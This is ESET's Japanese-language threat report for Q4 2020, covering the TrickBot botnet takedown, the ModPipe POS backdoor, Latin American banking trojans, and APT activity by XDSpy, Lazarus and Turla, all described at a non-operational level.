w/ 2020年の傾向と
2021年の展望

サイバーセキュリティ脅威レポート 2020年第4四半期

WeLiveSecurity.com
@ESETresearch
ESET GitHub

ENJOY SAFER TECHNOLOGY™

目次

3 序文

4 特集記事

7 ESET Research Lab からの最新情報

9 APT グループの動向

15 脅威情報：統計と傾向

16 全世界で検出されたマルウェアトップ 10

17 ダウンローダー

19 バンキングマルウェア（銀行を標的とするマルウェア）

21 ランサムウェア

23 クリプトマイナー

25 スパイウェアとバックドア

27 エクスプロイト

29 Mac に関する脅威

31 Android に関する脅威

33 Web に関する脅威

35 電子メールに関する脅威

38 IoT セキュリティ

40 ESET リサーチチームの貢献について

序文

2020 年第 4 四半期の ESET 脅威レポートをご覧いただきありがとうございます。

2020 年は、例年通りとはとても言えない激動の年でしたが、ひとまず、過去形で語ることができるようになりました。

1 年前から始まったパンデミックが 2020 年の最後の四半期に再燃し、世界各国に大きな影響を及ぼし、多くの都市が再びロックダウンを余儀なくされました。このような混乱の中で待望のワクチン接種が始まったことは、一つの安心材料となり、少なくとも、先のまったく見えない状況から抜け出す一条の光となりました。

サイバー環境では、いくつもの出来事が年末にかけて劇的な展開を見せました。特に、SolarWinds のサプライチェーン攻撃のニュースは業界を震撼させました。このインシデントにより多くの大規模組織が被害を受けましたが、サプライチェーン攻撃の潜在的な範囲と影響の大きさを再認識させることとなり、検出と予防が極めて困難であることを教えてくれました。

SolarWinds のハッキングほど影響が大きいものばかりではないものの、サプライチェーン攻撃は 1 つの大きなトレンドになりつつあり、ESET は、わずか数年前であれば 1 年間で検出していた件数をこの第 4 四半期だけで検出しました。このような攻撃によりサイバー犯罪者が得ることができる利益が非常に大きいことを考えると、サプライチェーン攻撃は今後も増え続けることが予想されます。

いつでもサイバー犯罪グループだけが攻撃側になるわけではありません。ESET は 2020 年 10 月に、最大で活動期間が最長のボットネットの 1 つである TrickBot を標的にした世界的な解体作戦に参加しました。この作戦の参加者全員の努力によって、TrickBot の 94% のサーバーをわずか 1 週間で停止に追い込み、大打撃を与えることができました。

今年初となる本レポートでは、第 4 四半期の脅威環境の概要だけでなく、2020 年を通して確認されたさまざまな傾向についても解説し、ESET でマルウェアの調査と検出を専門とするスペシャリストによる 2021 年の展望についてもお届けします。

パンデミックがもたらした最大の転換の 1 つであるテレワークが多くの業種で「新たな日常（ニューノーマル）」となったことを考えると、2020 年第 1 四半期から第 4 四半期に RDP 攻撃が 768% も急増したことに驚きはありません。リモートワークのセキュリティ強化に伴って、RDP への攻撃も減速すると予想されますが、そのいくつかの兆候が第 4 四半期にすでに見られています。RDP セキュリティを強化すべき最大の理由の 1 つはランサムウェア攻撃です。これは、一般的に、RDP エクスプロイトを使って送り込まれ、官民どちらの組織にも多大なリスクとなっています。

2020 年第 4 四半期には、ランサムウェアグループが身代金を支払うように求める最後通牒を積極的に送りつけるようになり、要求された身代金もこれまでの最高額を記録したとみられています。また、ランサムウェア攻撃とドキシング（晒し）を組み合わせた攻撃を初めて行った Maze グループが第 4 四半期に活動を停止しましたが、Maze 以外のサイバー犯罪グループは、攻撃的な手法を次々と繰り出し、被害者にさらなる圧力をかけるようになりました。2020 年を通してランサムウェアの活動が劇的に変化していることを考えると、2021 年もこのような攻撃の勢いが収まる気配はありません。

バンキングマルウェアは前四半期比で大きく減少しましたが、これはランサムウェアの増加が主な要因となった可能性があります。セキュリティが強化されている金融分野を標的とするバンキングマルウェアと比べると、ランサムウェアなどの攻撃は簡単に利益を得ることができます。しかし、この傾向には例外もありました。Android のバンキングマルウェアが、トロイの木馬「Cerberus」のソースコードが流出したこともあり、2020 年の検出レベルが第 4 四半期に最高を記録しました。

新型コロナウイルスのパンデミックによって、あらゆる種類の犯罪にとって都合のいい環境が生まれていますが、電子メールによる詐欺を仕掛ける犯罪者もこの好機を逃すまいと考えています。ESET のテレメトリは、2020 年に新型コロナウイルスが不正なメールのルアーとして使用されていたことを示しています。また、第 4 四半期には、コロナウイルスのワクチンに関する情報が詐欺に使用される例が増加しましたが、2021 年もその傾向が続くことが予想されます。

2017 年の仮想通貨ブームと同じように、2020 年末にはビットコインの価値が急騰しました。これに伴い、2018 年 10 月以降で初めて、クリプトマイナーの検出数が若干増加しました。仮想通貨の上昇がこのまま続けば、仮想通貨を狙ったマルウェア、フィッシング、詐欺が再び増加することになるでしょう。

2020 年の第 4 四半期は、多くの調査結果が得られた四半期でもありました。ESET は、Lazarus グループによる韓国への攻撃、モンゴルで発生したサプライチェーン攻撃である「StealthyTrident 作戦」、ベトナムの認証局に対するサプライチェーン攻撃である「SignSight 作戦」などの多数のサプライチェーン攻撃を発見しました。ESET の研究者たちはさらに、これまで検出されていなかった Turla グループが使用しているバックドア「Crutch」や、少なくとも 2011 年から秘密裏に活動してきた APT グループである XDSpy も発見しました。

ESET Research の最新情報に特に関心のある方向けに、本レポートでは、イン (ター) セプション作戦、InvisiMole、PipeMon などの APT グループに関する、これまでに公表されていない情報も紹介します。これらの情報については、APT グループの活動のセクションで紹介します。

ESET は、MITRE ATT&CK のナレッジベースに積極的に情報を提供しており、10 月のアップデートでは、ESET の 5 つのエントリが追加されました。また、ESET の研究者はこれまで通り、この四半期もさまざまなバーチャルカンファレンスで専門知識を共有する機会に恵まれ、Black Hat Asia、AVAR、CODE BLUE などに講演者として参加しました。ESET Research の新しいサイバーセキュリティの発表内容を期待されている方は、2021 年 5 月に開催される RSA Conference の講演にぜひお申し込みください。

5 月に ESET がお届けするのは、この RSA Conference のプレゼンテーションではありません。これまでの ESET 脅威レポートを大幅に改訂した 2021 年の第 1 四半期の脅威レポートもお届けする予定です。

本脅威レポートをぜひお読みいただき、健康を維持して安全にお過ごしください。

リサーチ部門　最高責任者　Roman Kováč

特集記事

ESET、TrickBot のグローバルな解体作戦に参加

Jean-Ian Boutin、ESET 脅威リサーチ責任者


ESET は、パートナーである Microsoft、Lumen の Black Lotus Labs、NTT などと協力し、TrickBot ボットネットの解体作戦を展開しました。ESET はこのプロジェクトの一員として、技術分析、統計情報、既知のコマンド＆コントロールサーバーのドメイン名と IP を提供しました。

TrickBot は 2016 年後半から世界中の 100 万台以上のコンピューティングデバイスに感染しましたが、ESET はその活動を初期段階から追跡してきました。ESETの自動プラットフォームは、2020 年だけでも 12 万 5 千以上の不正な検体を分析し、異なる TrickBot モジュールで使用されている 4 万以上の構成ファイルをダウンロードして復号化しました。これにより、このボットネットが使用する異なる C&C サーバーを新たな視点から観察できるようになりました。

TrickBot は、インターネットユーザーを長期にわたって悩ませ、その被害が途絶えることなく報告されている、最大かつ最も長期にわたって活動を続けるボットネットの 1 つです。2019 年 10 月から 2020 年 10 月までの ESET のテレメトリデータを見ると、このマルウェアは世界中のインターネットユーザーの脅威であることがわかります。

TrickBot マルウェアは活動期間を通して、さまざま方法で拡散してきました。最近確認されることが多いのは、別の大規模なボットネットである Emotet に感染したシステムに TrickBot がドロップされるという攻撃の連鎖です。

TrickBot はモジュール型の設計になっており、さまざまなプラグインを使用して不正な活動を行うことができます。感染したコンピュータからあらゆる種類の認証情報を不正に取得でき、最近は主に、ランサムウェアなど、間違いなくさらに大きな被害をもたらす攻撃を拡散するための仕組みとして利用されるようになっています。



Trickbot は 2019 年 10 月～ 2020 年 10 月に世界中で検出された


ESET のトラッキングにより、28 の異なる TrickBot プラグインを収集し、分析することができました。ブラウザ、メールクライアント、さまざまなアプリケーションからパスワードを不正に取得するものもある一方で、ネットワークトラフィックを変更したり、自己増殖したりするものもあります。TrickBot プラグインは標準の Windows DLL として実装されており、通常は少なくとも 4 つの特徴的なエクスポート関数である、Start、Control、Release、FreeBuffer が含まれます。

これらのプラグインが開発され、実際に使用されるようになって以降に観察されたプラグインのサンプルの種類は、それほど多くありません。最も大きく変化したものとして、静的な構成ファイルがバイナリに埋め込まれているものが見つかりましたが、これらの構成ファイルには、C&C サーバーの情報などが含まれているため、時間の経過とともに変化することが予想されます。

TrickBot のインストールには多くの異なるダウンロードされた構成ファイルが存在する可能性がありますが、メインモジュールには暗号化され、ハードコード化された構成が含まれ、これには、C&C サーバーのリストとダウンロードすべきプラグインのデフォルトリストが記述されています。

前述したように、プラグインによっては、正しく動作するために構成ファイルを利用するものもあります。これらのプラグインは、メインモジュールを利用して、C&C サーバーからこれらの構成ファイルをダウンロードします。プラグインはこれを可能にするため、プラグインのバイナリのオーバーレイセクションに記述された小さいモジュール構成構造を渡し、その構造によってメインモジュールは何をダウンロードするか判断しています。

これらの構成ファイルを収集できたことで、ESET は、TrickBot のネットワークインフラストラクチャをマッピングすることができました。メインモジュールは、ハードコードされた C&C サーバーのリストを使用し、それらのサーバーのいずれかに接続して、C&C サーバーの 2 番目のリスト、すなわち、psrv リストをダウンロードします。そして、この第 2 レイヤーの C&C サーバーに接触することで、ハードコードされた構成ファイルで指定されているデフォルトのプラグインをダウンロードします。TrickBot のオペレーターから後でコマンドを受け取った段階で、これ以外のモジュールがダウンロードされます。プラグインの中には、例えば injectDll プラグインのように、専用の C&C サーバーがあって、そこに構成ファイルが含まれているものも




Trickbot のネットワーク通信プロセス

あります。そして最後に、プラグイン専用の C&C サーバーがあります。その中で最も活発に活動しているのが、いわゆる dpost サーバーで、認証情報などの不正に取得したデータを持ち出す目的で使用されるものですが、それ以外のサーバーも存在します。これらすべてが異なるレイヤーであることが、解体をさらに困難にしています。以下の図に、この初期段階の通信プロセスを示します。

ESET は 2017 年初めから、これらの異なる C&C サーバーの追跡を続けてきました。この情報は、オペレーターが使用するネットワークインフラストラクチャのマッピングに役立つものであったため、ボットネットの解体作戦に欠かせないものでした。

このボットネットから収集できたもう一つの興味深い情報が、それぞれの TrickBot の検体に存在していた一意の識別子である gtag です。



gtag グループのタイムライン

下図に、2019 年 9 月～ 2020 年 9 月に TrickBot の構成ファイルから抽出したすべての gtag のタイムラインを示します。

TrickBot のような捉えどころのない脅威の解体には、極めて困難で複雑な作業を伴います。TrickBot にはさまざまなフォールバックのメカニズムがあり、地下で活発に活動する他のサイバー犯罪者と協力しながら、全体として非常に複雑な方法で攻撃を仕掛けます。ESET は今後もこの脅威を追跡し、これらの解体活動が長期にわたって活動を続けてきたこのボットネットにどのような影響を与えるかを今後も監視していきます。

この取り組みに協力した、Jakub Tomanek、Jozef Dúc、Zoltán Rusnák、Filip Mazán に心より感謝します。

WeLiveSecurity のブログ記事 [1]

TrickBot の解体作戦に関する Microsoft のデータ

Microsoft は 2020 年 10 月 20 日に、今回の解体作戦に関する*最新情報* [2] 公開しました。

Microsoft のデータによると、このグローバルな解体作戦によって、TrickBot の重要な運用インフラストラクチャの 94% が解体されました。すなわち、TrickBot の運用の中核として最初の段階で認識されていた世界中の 69 台のサーバーのうち 62 台が無効になりました。残りの 7 台のサーバーは、古くからあるコマンド & コントロールサーバーではなく、TrickBot に感染して、サーバーインフラストラクチャの一部として使用されていた IoT デバイスであり、情報公開時には無効になっていました。

TrickBot を運用する犯罪者が無効になったインフラストラクチャの入れ替えを画策したため、インフラストラクチャへの組み込みが試行された 59 台のサーバーが新たに特定されました。これらの新しいサーバーについても、1 台を除いて、すべてが無効になっています。

つまり、解体作戦の開始から 10 月 18 日までに、TrickBot インフラストラクチャとして特定された世界中の 128 台のサーバーのうちの 120 台が停止されたのです。

ESET Research Lab からの最新情報

世界各国にある ESET Research Labs の
最新の調査結果

バンキングマルウェア（銀行を標的とするマルウェア）

ラテンアメリカの金融機関を標的とするサイバー犯罪：TTP を共有する犯罪組織

ラテンアメリカの銀行を標的とするトロイの木馬は、いくつかの異なるマルウェアファミリーでありながら、密接に協力している可能性があることを ESET の研究者は特定しています。ESET が、これらのトロイの木馬について長期的に研究したところ、これらのファミリーの間に多くの共通点があることが明らかになりました。

第一に、これらのトロイの木馬のコア部分の実装は実質的に同じです。配信チェーンの主なロジックもグループ間で共有されており、マシンのセキュリティがすでに侵害されていることを示すインジケーターを最初にチェックします。いくつかの銀行を標的とするトロイの木馬は、配信チェーンの第一段階として Windows Installer（MSI）を使い始めています。さらに、同じチェーンがいくつもの銀行を標的とするトロイの木馬を配信していることが確認されています。

他の共通点としては、一般的ではないサードパーティ製のライブラリや暗号化アルゴリズムを使用していること、文字列やバイナリの難読化手法が同じであることなどが挙げられます。ラテンアメリカの銀行を標的とするトロイの木馬は、実行方法も共有しており、ZIP アーカイブに固有のツールをバンドルしています。

2019 年以降、ラテンアメリカの銀行を標的としていた複数のトロイの木馬が、スペインやポルトガルを中心に、欧州諸国も標的にするようになったことが確認されています。その他にも共通する機能として、似たようなスパムメールのテンプレートを使用しています。

ESET は、これらの系統のマルウェアは、複数のサイバー犯罪者が協力して維持・管理していると考えています。

WeLiveSecurity のブログ記事 [3]

バックドア

データを盗み出す ModPipe バックドアが、ホスピタリティ業界で使用されている POS ソフトウェアを攻撃


ESET Research は、攻撃者が ORACLE MICROS Restaurant Enterprise Series（RES）3700 POS を実行しているデバイスの機密情報にアクセスする ModPipe というモジュール型のバックドアを発見しました。この POS（ポイント･オブ･セールス）ソフトウェアは、世界中のホスピタリティ業界で使用されています。

ModPipe は、初期のドロッパー、常駐のためのローダー、モジュール間の通信に使用されるパイプを作成しマルウェア全体を制御するメインモジュール、ネットワークモジュール、そして最後にダウンロード可能なモジュールのいくつものモジュールから構成されています。モジュールを追加でダウンロードでき、別の機能を実行できることが、このマルウェアの特徴です。

これまでの ESET の調査では、3 つのダウンロード可能なモジュールが発見されています。最初のモジュールの GetMicInfo には、レジストリに保存されている RES 3700 のパスワードを解読するアルゴリズムが含まれています。他には、攻撃対象の環境に関する追加情報を収集する ModScan と、現在実行中のプロセスに関する情報を収集する ProcList があります。ESET の調査では、少なくとも他に 4 つのダウンロード可能なモジュールが存在する可能性があることが分かっていますが、それらのモジュールの機能は今のところは分かっていません。

攻撃者は、GetMicInfo によって取得した認証情報を使用し、POS トランザクションに関する情報など、データベースのコンテンツにアクセスします。攻撃者は、本来は機密の顧客情報にはアクセスできませんが、このような機能を持つモジュールによってこのアクセスが可能になっています。

WeLiveSecurity のブログ記事 [4]



ModPipe バックドアアーキテクチャの概要

APT グループの動向

ESET による高度な APT（持続的標的型攻撃）グループとそのキャンペーンに関する調査結果の概要

XDSpy

XDSpy：2011 年から政府機関の機密情報を盗み出すために実施されてきた作戦

ESET Research は、これまで知られていなかった APT グループが少なくとも 2011 年以降から活動していることを発見しました。ESET が XDSpy と命名したこのグループは、バルカン半島や東欧の政府機関や民間企業を標的にして、データを窃取することを目的としています。

このグループは通常、スピアフィッシングを使用して攻撃を開始します。2020 年には、新型コロナウイルスのパンデミックに便乗したスピアフィッシングを少なくとも 2 回実施しています。これらのほとんどの電子メールには、悪意のあるファイルが仕込まれた ZIP や RAR アーカイブが添付されています。2020 年 6 月、XDSpy は Internet Explorer の脆弱性を利用して悪意のある RTF ファイルを配信していました。この脆弱性のパッチはこの攻撃の 2 ヶ月前に公開されています。

このグループの最初の攻撃が何であれ、次の段階で実施されるのは、マルウェアのメインコンポーネントである XDDown のダウンロードです。XDDown は、主にデータの窃取に使用されるマルウェアのプラグインを追加で取得するダウンローダーです。XDSpy は、被害者と同じタイムゾーンの営業日に活動を行っていることから、プロのサイバー犯罪者の活動である可能性があります。

XDSpy は、他のマルウェアファミリーのコードとの類似性は見出されず、ネットワークインフラの重複も観察されなかったため、XDSpy はこれまでに活動が明らかになっていなかったグループであると ESET は結論付けています。

WeLiveSecurity のブログ記事 [5]

Lazarus グループ

韓国におけるサプライチェーン攻撃で配信された Lazarus マルウェア

ESET の研究者は、サプライチェーン攻撃により韓国で Lazarus マルウェアを展開しようとするいくつかの攻撃を発見しました。Lazarus は、韓国の正規のセキュリティソフトウェアである WIZVERA VeraPort と、2 つの異なる企業から盗まれたデジタル証明書を利用しています。

韓国の多くの政府機関やインターネットバンキングの Web サイトを使用する場合、ユーザーはコンピュータに追加でセキュリティソフトをインストールする必要があります。このようなソフトウェアを管理するためのプログラムの 1 つが、WIZVERA VeraPort です。Lazarus は、VeraPort プログラムの特別な設定オプションを使用して、セキュリティが侵害された Web サイトからマルウェアを配信していました。

作戦に使用されたツールセット、ネットワークインフラの設定、特異な方法による侵入と暗号化、そして Lazarus が韓国を標的にしてきた過去の経緯、そして、KrCERT が「BookCodes 作戦」と呼んでいる攻撃の特性を引き続いているというセキュリティコミュニティの見解から、この攻撃は

Lazarus に帰属すると考えられています。サプライチェーン攻撃では、サイバー犯罪者が同時に多くのコンピュータにマルウェアを展開できることから、頻繁に発生するようになっています。

WeLiveSecurity のブログ記事 [6]

Turla

Turla Crutch：いつでも出入りできる「バックドア」

ESET の研究者は、これまで文書化されていなかった「Crutch」と呼ばれるバックドアを発見しました。これは、APT グループである Turla が開発して使用していると ESET は考えています。Crutch は 2015 年から少なくとも 2020 年の初めまで使用されていました。Turla グループの特徴でもありますが、攻撃の対象が非常に限定されています。このマルウェアも EU 加盟国の外務省のネットワークから発見されています。

